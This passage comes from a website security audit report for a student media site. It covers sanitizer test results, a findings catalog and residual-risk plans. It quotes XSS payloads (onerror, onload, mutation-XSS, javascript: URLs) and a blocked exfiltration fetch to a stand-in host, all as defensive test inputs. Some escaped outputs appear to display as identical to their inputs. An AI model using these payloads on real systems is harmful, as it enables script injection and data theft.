PASS	song-request: tier label looked up server-side	tier index 9 + 3 stars
PASS	song-request: same IP within 30 s throttled	HTTP 429 slow_down
PASS	song-request: forged tier ignored	tier "<b>" → no tier field
PASS	song-request: GET → 405	HTTP 405
PASS	song-request: missing secret → 503, no crash	HTTP 503 not_configured
PASS	join: foreign Origin refused	HTTP 403
PASS	join: email with | < > rejected	HTTP 400 email_invalid
PASS	join: year must be from the allow-list	HTTP 400 year_required
PASS	join: valid application forwarded	HTTP 200
PASS	join: Slack escaping + unknown "how heard" dropped	why quoted & escaped
PASS	listeners: no D1 binding → {listeners:null}	{"listeners":null}
PASS	listeners: malformed id rejected	HTTP 400
PASS	listeners: 3 heartbeats, 1 stop → 2 live, peak 3	{"ok":true,"listeners":2,"peak":3,"day":"2026-10-19"}

RESULT	CHECK	OBSERVED
PASS	listeners: no Origin + cross-site fetch refused	HTTP 403
PASS	listeners: sendBeacon without Origin but same-origin accepted	{"ok":true,"listeners":3,"peak":3,"day":"2026-10-19"}

13.4 Browser results — 30 of 30

The `bcSanitizeHtml` rows are the most telling. A mutation-XSS payload (`<math><mtext><table><mglyph><style>…`), which defeats naïve sanitizers through parser re-interpretation, came out as inert text. The `renderPortableText` case shows both layers at once: the serializer turned a `javascript:` link into `about:blank`, and the sanitizer then removed the useless `href` entirely.

RESULT	DEFENSE	OBSERVED
PASS	bcEscHtml	"<img src=x onerror=\"window.__pwned++\">" → "<img src=x onerror="window.__pwned++">"
PASS	bcEscHtml	"<svg onload=\"window.__pwned++\">" → "<svg onload="window.__pwned++">"
PASS	bcEscHtml	"\"><script>window.__pwned++</script>" → ""><script>window.__pwned++</script>"
PASS	bcEscHtml	"x" → "x"
PASS	bcEscHtml	"<iframe srcdoc=\"<script>parent.__pwned++</script>\"></if → "<iframe srcdoc="<script>parent.__pwned++</script>
PASS	bcEscHtml	"<math><mtext><table><mglyph><style><img src=x onerror=\"w → "<math><mtext><table><mglyph><style><
PASS	bcSanitizeHtml	"<img src=x onerror=\"window.__pwned++\">" → "<img src=\"x\">"
PASS	bcSanitizeHtml	"<svg onload=\"window.__pwned++\">" → ""
PASS	bcSanitizeHtml	"\"><script>window.__pwned++</script>" → "\">window.__pwned++"
PASS	bcSanitizeHtml	"x" → "<a>x"
PASS	bcSanitizeHtml	"<iframe srcdoc=\"<script>parent.__pwned++</script>\"></if → ""
PASS	bcSanitizeHtml	"<math><mtext><table><mglyph><style><img src=x onerror=\"w → "<img src=x onerror=\"window.__pwned++\">"
PASS	bcSafeUrl	"javascript:alert(1)" → "about:blank"
PASS	bcSafeUrl	" JaVaScRiPt:alert(1)" → "about:blank"
PASS	bcSafeUrl	"data:text/html,<script>" → "about:blank"
PASS	bcSafeUrl	"vbscript:x" → "about:blank"
PASS	bcSafeUrl	"https://ok.example/a" → "https://ok.example/a"
PASS	bcSafeUrl	"/relative" → "/relative"

RESULT	DEFENSE	OBSERVED
PASS	bcSafeUrl	`"mailto:x@y.z" → "mailto:x@y.z"`
PASS	bcSafeColor	`"#FF6B35" → "#FF6B35"`
PASS	bcSafeColor	`"red;background:url(//evil)" → "FALLBACK"`
PASS	bcSafeColor	`"expression(alert(1))" → "FALLBACK"`
PASS	bcSafeColor	`"rgb(1,2,3)" → "rgb(1,2,3)"`
PASS	bcSafeId	`"music" → "music"`
PASS	bcSafeId	`"music\" onmouseover=\"x" → "FALLBACK"`
PASS	renderPortableText	`"javascript: link + markup in span + pull quote" → "<p><strong><a target=\"_blank\" rel=\"noopener noreferrer\"><img s`
PASS	BC_SEARCH.highlight	`"title with markup, typo query \"chappel\"" → "<img src=x onerror=window.__pwned++> <mark class=\"bc-hl\">Chap`
PASS	CSP backstop	`raw inline handlers / injected <script> / foreign script & fetch → executed: 0`
PASS	CSP violations	`script-src-attr inline | script-src-elem inline | script-src-elem https://evil.example/x.js | connect-src https://evil.example/collect?c= | script-src-attr inli`
PASS	hash-pinned inline	`theme bootstrap still ran under the CSP (data-theme-mode="auto")`

THE BACKSTOP HOLDS

With every helper deliberately bypassed — raw `onerror` and `onclick` attributes written with `innerHTML`, a dynamically created inline `<script>`, a script from a foreign host and a data-exfiltration `fetch` — **nothing executed**. Chromium reported `script-src-attr`, `script-src-elem` and `connect-src` violations for each, while the legitimate, hash-pinned theme bootstrap ran normally. Under v1.1's policy, the inline cases would have run.

13.5 Tamper results

RESULT	FORGED HISTORY	OBSERVED
ACCEPTED	honest history (40 min today)	`problems found: 0 total kept: 40 min`
REJECTED	a 30-hour day	`problems found: 3 total kept: 60 min`
REJECTED	listening dated before launch day	`problems found: 2 total kept: 0 min`
REJECTED	all-time total not backed by days	`problems found: 1 total kept: 0 min`
REJECTED	"__proto__" artist key (prototype pollution)	`problems found: 1 total kept: 0 min`
REJECTED	streak longer than days since launch	`problems found: 1 total kept: 0 min`

An honest history is accepted untouched; each forgery is detected and clamped (the 30-hour day keeps one hour of the claimed listening, other forged totals drop to zero). Imported files with any detected problem are rejected outright.

13.6 What the original 2026 pen-tests established

The v1.0 suite ran harmless payloads (`document.title='PWNED'`) against the pre-fix code for representative sinks — homepage genre class (XSS-02), BTV YouTube ID (XSS-04), music author field (XSS-06), rich-text bodies (XSS-01/09), the inline-handler injection in Journalism side stories (XSS-12) — confirmed each executed before the fix and not after, and confirmed the CSP blocked an external-script bypass. Those sinks are covered again by the browser harness above.

§ 14 — FINDINGS

Findings Catalog

> *Every finding from the first audit, with its status confirmed against the current code, followed by the new observations from this review.*

14.1 Severity distribution

SEVERITY	2026 AUDIT	OPEN FROM IT	NEW (OCT 2026)
Critical	0	0	0
High	17	0	0
Medium	10	0	0
Low	10	1 (RR-2, accepted)	5
Info	2	1 (SEC-16, by choice)	6

The 2026 column counts the 33 catalog entries of v1.1 §11 (summarized there as “thirty-one substantive findings”) plus the six residual risks RR-1 to RR-6 of v1.1 §13.

14.2 Historical findings — status in the current code

ID	SEV.	FINDING	WHERE IT STANDS NOW
XSS-01, 09, 11, 13	HIGH	Article bodies assigned to `innerHTML` unsanitized (Journalism, Music, Sports)	FIXED All bodies go through `bcReaderBody` → `renderPortableText` → `bcSanitizeHtml`
XSS-02	HIGH	Genre interpolated into a class attribute	FIXED enum + `bcSafeId(s.genre, 'music')`
XSS-03	HIGH	Accent colour into inline style	FIXED hex regex + `bcSafeColor`
XSS-04	MED	YouTube ID into iframe src	FIXED ID regex in schema, function and client
XSS-05–08, 10	HIGH	Card fields and author names via template literals	FIXED `bcEscHtml` at every interpolation
XSS-12	HIGH	Article ID inside an inline `onclick`	FIXED no inline handlers anywhere; CI-enforced
XSS-14	HIGH	Radio.co metadata into `innerHTML`	FIXED `bcSetMarqueeText` escapes; `connect-src` pins hosts
SEC-15	HIGH	No CSP	FIXED strict hash-based CSP (§05)
SEC-16	INFO	Public Slack invite link on Join	BY CHOICE still public for recruiting ease
BUG-19, 20	MED	Join and request forms were stubs	FIXED real validated endpoints (§09)
BUG-21, 22	LOW	Copy-paste role label; duplicate homepage content	FIXED

ID	SEV.	FINDING	WHERE IT STANDS NOW
R-1	HIGH	URL fields without scheme allow-list	FIXED every URL field declares `uri({scheme})`
RV-1	HIGH	Verdict free text where a CSS class is derived	FIXED four-value list
RS-1	MED	Show colour unvalidated	FIXED hex regex
L-1	MED	Free text without length caps	FIXED caps on every field
SS-1	MED	Deprecated singleton pattern	FIXED config-level enforcement
P-1 / RR-5	LOW	“Internal” email publicly readable	FIXED field removed from the schema
A-1	LOW	Alt text not required everywhere	FIXED required on content images (optional on review art and person photos, where a fallback alt is generated)
C-1	HIGH	Incomplete singleton enforcement	FIXED actions + `newDocumentOptions`
CLI-1	MED	No Studio auto-updates	FIXED `deployment.autoUpdates`
S-1, S-2, S-3	MED	Desk filters incomplete; confusing icons	FIXED
DPT-1	INFO	Unused `dept` type	RESOLVED type removed
RR-1	MED	`'unsafe-inline'` in `script-src`	FIXED hashes; §05
RR-2	LOW	Custom sanitizer rather than DOMPurify	ACCEPTED re-tested §13
RR-3	LOW	No SRI on Google Fonts	FIXED fonts self-hosted
RR-4	LOW	No rate limiting on forms	MITIGATED per-isolate throttle; see N-1
RR-6	LOW	Manual service-worker versioning	FIXED stamped per deploy

14.3 New observations from the October 2026 review

ID	SEV.	OBSERVATION	RECOMMENDATION
N-1	LOW	Form and listener throttles live in each Cloudflare isolate’s memory, so a distributed flood is not limited (the code says so).	Add a Cloudflare WAF rate-limiting rule on `/api/*` if abuse appears; Turnstile on the Join form if spam does.
N-2	LOW	The live listener count can be inflated by forged heartbeats with random IDs (≤300/min per IP). Cosmetic only.	Cap distinct IDs per IP per window, or accept as cosmetic.
N-3	INFO	`/api/join` accepts any department names (escaped and capped) rather than the six the form offers.	Allow-list the six names server-side, like year and “how heard”.
N-4	INFO	Permissions-Policy sets `gyroscope=(self)` `accelerometer=(self)`, while the YouTube iframe’s `allow` asks to delegate them; the policy wins, so 360° videos lose motion control. Harmless.	Either set both to `()` or add the YouTube origins; keep the two copies in sync.

ID	SEV.	OBSERVATION	RECOMMENDATION
N-5	LOW	`style-src 'unsafe-inline'` remains (inline styles are used for dynamic colours, sizes and one injected keyframe). Worst case is visual defacement or CSS-based data probing if markup were injected.	Long term, move dynamic styling to CSS custom properties set via the CSSOM (allowed under a strict policy).
N-6	INFO	`img-src https:` lets any HTTPS image load; `urlForImage` passes through absolute URLs unchanged. Content images normally come from asset references (Sanity CDN).	Consider limiting `img-src` to Sanity, YouTube, Radio.co and Apple hosts after auditing where artwork comes from.
N-7	LOW	GitHub Actions are pinned to major tags, and esbuild is fetched by version without a lockfile at each build.	Pin Actions to commit SHAs (Dependabot can update SHAs); consider a tiny lockfile for the build tool.
N-8	INFO	HSTS has no `preload`; the very first visit over plain HTTP is not protected.	Optional: add `preload` and submit to hstspreload.org once every subdomain is HTTPS-only.
N-9	LOW	Interest-form applications (names, emails, essays) persist in Slack indefinitely by default.	Set a retention period on the directors' channel and document who may access it.
N-10	INFO	`SECURITY.md`'s scope lists only `/api/song-request`; four newer endpoints are unlisted.	List all `/api/*` endpoints and the middleware in scope.
N-11	INFO	The Join page's Slack invite (SEC-16) is a shared link anyone can use to enter the workspace.	Unchanged by choice; rotate the invite if misuse appears, and keep sensitive channels private.

No new finding allows script execution, data disclosure or account compromise. The two endpoint observations are abuse/cosmetic issues with documented upgrade paths.

§ 15 — RESIDUAL RISK

Residual Risk, Response & Future Work

15.1 Accepted risks

- **Public read access to published content** — by design; nothing internal belongs in Sanity.
- **Self-reported listener data** — edits are possible on one's own device; nothing depends on it.
- **Custom sanitizer (RR-2)** — adopt DOMPurify if the editor pool ever includes untrusted contributors.
- **Vendor trust** — Cloudflare, Sanity, GitHub, Slack, Radio.co.

15.2 What would trigger a follow-up audit

- Any new write path from non-editors into Sanity (comments, submissions) — invalidates the XSS rating model.
- Accounts or logins for visitors.
- A new third-party origin in the CSP, or a new Function.
- Service-worker scope changes (caching HTML aggressively, intercepting cross-origin requests).
- Making the repository public (follow MAINTENANCE.md first).
- A new Web Director, or a security advisory for any vendor.

15.3 Recommended next-cycle work

1. N-10 and N-3: update `SECURITY.md` scope; allow-list departments in `/api/join`. (Minutes.)
2. N-9: set Slack retention for the applications channel.
3. N-7: pin Actions to SHAs.
4. N-1: add a WAF rate-limit rule on `/api/*` (free tier allows one rule).
5. N-4/N-6: tighten Permissions-Policy and `img-src`.
6. Re-run the three harnesses (§13) once a year and before any public launch.

15.4 Vendor compromise — blast radius

IF COMPROMISED	IMPACT	LIMIT / RESPONSE
Sanity (or an editor account)	False or defaced content	Encoding, sanitizer and CSP keep it to text, not code. Restore from the weekly backup; revoke the account.
Cloudflare account	Could serve any code	Out of scope by necessity; protect with MFA; one-click rollback.
GitHub account	Push → production in about a minute	MFA, branch protection with required checks; Cloudflare rollback.
Slack webhook leaked	Spam into one channel	Revoke and recreate; update the Cloudflare secret.
Radio.co	Wrong audio or metadata	Metadata is escaped; audio is out of the site's control.

IF COMPROMISED	IMPACT	LIMIT / RESPONSE
A GitHub Action	Could read workflow secrets	Least-privilege tokens; Viewer-only Sanity token; SHA pinning (N-7).

15.5 Incident quick reference

SYMPTOM	FIRST MOVE
Defaced story	Unpublish it in the Studio; check the editor account; restore the document from backup.
Bad deploy	Cloudflare Pages → Deployments → roll back to the last good one.
Spam in Slack	Check function logs; add a WAF rule; rotate the webhook if it leaked.
Leaked secret	Rotate at the provider, update Cloudflare/GitHub secrets, redeploy.
Vulnerability report	Reply within a week (SECURITY.md); fix on a branch; credit the reporter.

15.6 What this paper does not claim

It does not claim the site is unhackable. It claims that the externally visible posture moved from F to A; that every finding of the first audit is fixed, mitigated or explicitly accepted; that each threat is caught at two or more independent layers; that the October 2026 snapshot passed the tests in §13; and that the remaining risks are written down honestly so a successor can pick up the work from the true current state.

§ 16 — COLOPHON

Colophon & References

16.1 References

- RFC 6797 — HTTP Strict Transport Security · W3C Content Security Policy Level 3 · W3C Referrer Policy · W3C Permissions Policy · W3C Service Workers
- OWASP Top 10 (2021) · OWASP HTTP Security Headers, XSS Prevention and XSS Filter Evasion cheat sheets
- Sanity documentation: schema validation (`uri({scheme})`), Studio document actions and templates, perspectives
- Cloudflare documentation: Pages `_headers` , `_routes.json` , Functions, D1, HTMLRewriter
- Slack documentation: message formatting and escaping
- MDN Web Docs for every header, CSP directive and browser API cited
- Security Headers (securityheaders.com) · Mozilla Observatory · DOMPurify (cure53)

16.2 Revision history

VERSION	DATE	CHANGES
1.0	May 2026	Three-phase audit, F→A result, defense layers 1–5, pen-test suite, findings catalog.
1.1	Aug 2026	Service-worker layer and caching directives; RR-6.
2.0	Oct 2026	Rewritten against the current source with quoted code. New: hash-pinned CSP (RR-1 closed) and CI enforcement; self-hosted fonts (RR-3 closed); Pages Functions layer (forms, D1 listener count, BTV, previews, sitemap); client-side data integrity; build/CI/secrets/supply-chain layer; expanded threat model (ten boundaries, three new adversaries); October 2026 verification with three automated harnesses; status of every historical finding; observations N-1 to N-11.

16.3 Acknowledgements

The Bearcast Media directors and editors whose work this site exists to publish. The audits were conducted by Cam Garrison with assistance from Claude (Anthropic) for systematic enumeration, test-harness construction and document production; findings, fixes and verification were reviewed by the author, and any remaining errors are the author's.